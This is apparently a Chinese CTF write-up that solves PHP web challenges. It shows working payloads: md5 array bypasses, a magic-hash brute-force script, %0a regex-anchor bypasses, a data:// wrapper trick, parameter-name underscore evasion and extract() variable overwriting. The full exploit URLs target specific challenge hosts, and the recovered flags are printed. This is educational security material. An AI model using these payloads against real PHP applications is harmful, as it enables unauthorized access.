
所以GET传入ba1[]=1&ba2[]=2就能够绕过了。

```
if(is_numeric($string_1)){
        $md5_1 = md5($string_1);
        $md5_2 = md5($string_2);
        if($md5_1 != $md5_2){
            $a = strtr($md5_1, 'cabd', '0857');
            $b = strtr($md5_2, 'cabd', '0857');
            if($a == $b){
                echo $flag;
            }
            else {
                die('you are close');
            }
        }
        else {
           die("md5 is wrong");
        }
        }
```

魔术哈希参照https://ctftime.org/writeup/8702写一个shell
中文网址：http://bobao.360.cn/learning/detail/398.html

```
<?php
$count = 0;
for ($i = 1; $i <= 100000000; $i++) {
    $md5 = strtr(md5($i), 'cabd', '0857');
    if (preg_match('/^0e\d+$/', $md5)) {
        echo $i . " " . md5($i) . "<br>";
        $count++;
    }
    if ($count == 2) {
        break;
    }
}
```

可以构造 str1=2120624&str2=9081940
http://117.50.66.102:20030/?ba1[]=1&ba2[]=2&str1=2120624&str2=9081940




```
<?php
highlight_file(__FILE__);
error_reporting(0);
include('flag.php');
$string_1 = $_GET['str1'];
$string_2 = $_GET['str2'];

if($_GET['ba1']!==$_GET['ba2']&&md5($_GET['ba1'])===md5($_GET['ba2'])){
        if(is_numeric($string_1)){
                $md5_1 = md5($string_1);
                $md5_2 = md5($string_2);
                if($md5_1 != $md5_2){
                        $a = strtr($md5_1, 'cabd', '0857');
                        $b = strtr($md5_2, 'cabd', '0857');
                        if($a == $b){
                                echo $flag;
                        }
                        else {
                                die('you are close');
                        }
                }
                else {
                    die("md5 is wrong");
                }
                }
        else {
        die('str1 not number');
        }
}
else {
        die('you are wrong!');
}
?>
flag{a64750c60e74437bb93f1afd2b977f21}
```

得到flag

蔡徐坤的qiu

由于时间关系 这里提供一个非预期



```
flag{422aa2379e7d410ab1e92032a8c11c72}
```

圈猫猫

审代码 找到可疑Q1NU.php访问
http://154.8.137.82/cat/Q1NU.php

preg_match 执行匹配正则表达式
file_get_contents() 函数把整个文件读入一个字符串中

```
if (preg_match('/^qlnuisfun$/', $_GET['qlnu']) && $_GET['qlnu'] !== 'qlnuisfun') {
    $ia = $_GET["ia"];
}


if(file_get_contents($ia)!=='qlnuisfun') {
    die('go away');
}
```


进行审计，这里有两个条件

1. 第一个就是qlnu===qlnuisfun，很简单，这里的正则表达式检查第一个和最后一个字符，可以用/的URL编码%0a绕过
2. 第二个是通过file_get_content函数将整个数据读入一个字符串中，但是后面的值使用的单引号，并且中间使用===来判断全等，通过查找这里可以使用data:// 来进行转换 格式为data://text/plain;base64,将qlnuisfun进行base64编码得到cWxudWlzZnVu，所以需要通过get提交一个名为ia的参数，值为data://text/plain;base64,cWxudWlzZnVu 即xxxx=xxxxisfun%0a&ia=data://text/plain;base64,cWxudWlzZnVu

```
if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('no!');
}
if($_GET['q_l_n_u'] !== '666' && preg_match('/^666$/', $_GET['q_l_n_u'])){
    echo "let's go";
```

这里的意思是x_x_x_x===666但是不能有_和他的URL编码

这里利用正则匹配绕过一下，'.'匹配任意任意一个字符



正则表达式的单字符匹配

字符	功能
.	匹配任意1个字符（除了\n）
[ ]	匹配[ ]中列举的字符
\d	匹配数字，即0-9
\D	匹配非数字，即不是数字

构造q.l.n.u=666

```
$tql = $_GET['tql'];
$action='';
if(substr($_GET['tql'], 32) === sha1($_GET['tql'])) {
    extract($_GET["flag"]);
}

if($action === 'givemeflag'){
    echo $flag;
}

}
```

这里是一个变量覆盖

1. tql[]是为了绕过substr函数的限制，subster不能处理数组，所以会把返回值为空，sha1函数也是，空===空，所以继续进行。
2. extract函数从数组中将变量导入当前页面，用get传入一个flag[action]=givemeflag，到extract里就是extract（flag[action]=givemeflag），这时flag就是个数组，生成了一个名为action，值为givemeflag的变量，将原来的$action=‘’给覆盖了

playload：tql[]=&flag[action]=givemeflag
总playload:

http://154.8.137.82/cat/Q1NU.php?qlnu=qlnuisfun%0a&ia=data://text/plain;base64,cWxudWlzZnVu&q.l.n.u=666%0a&tql[]=&flag[action]=givemeflag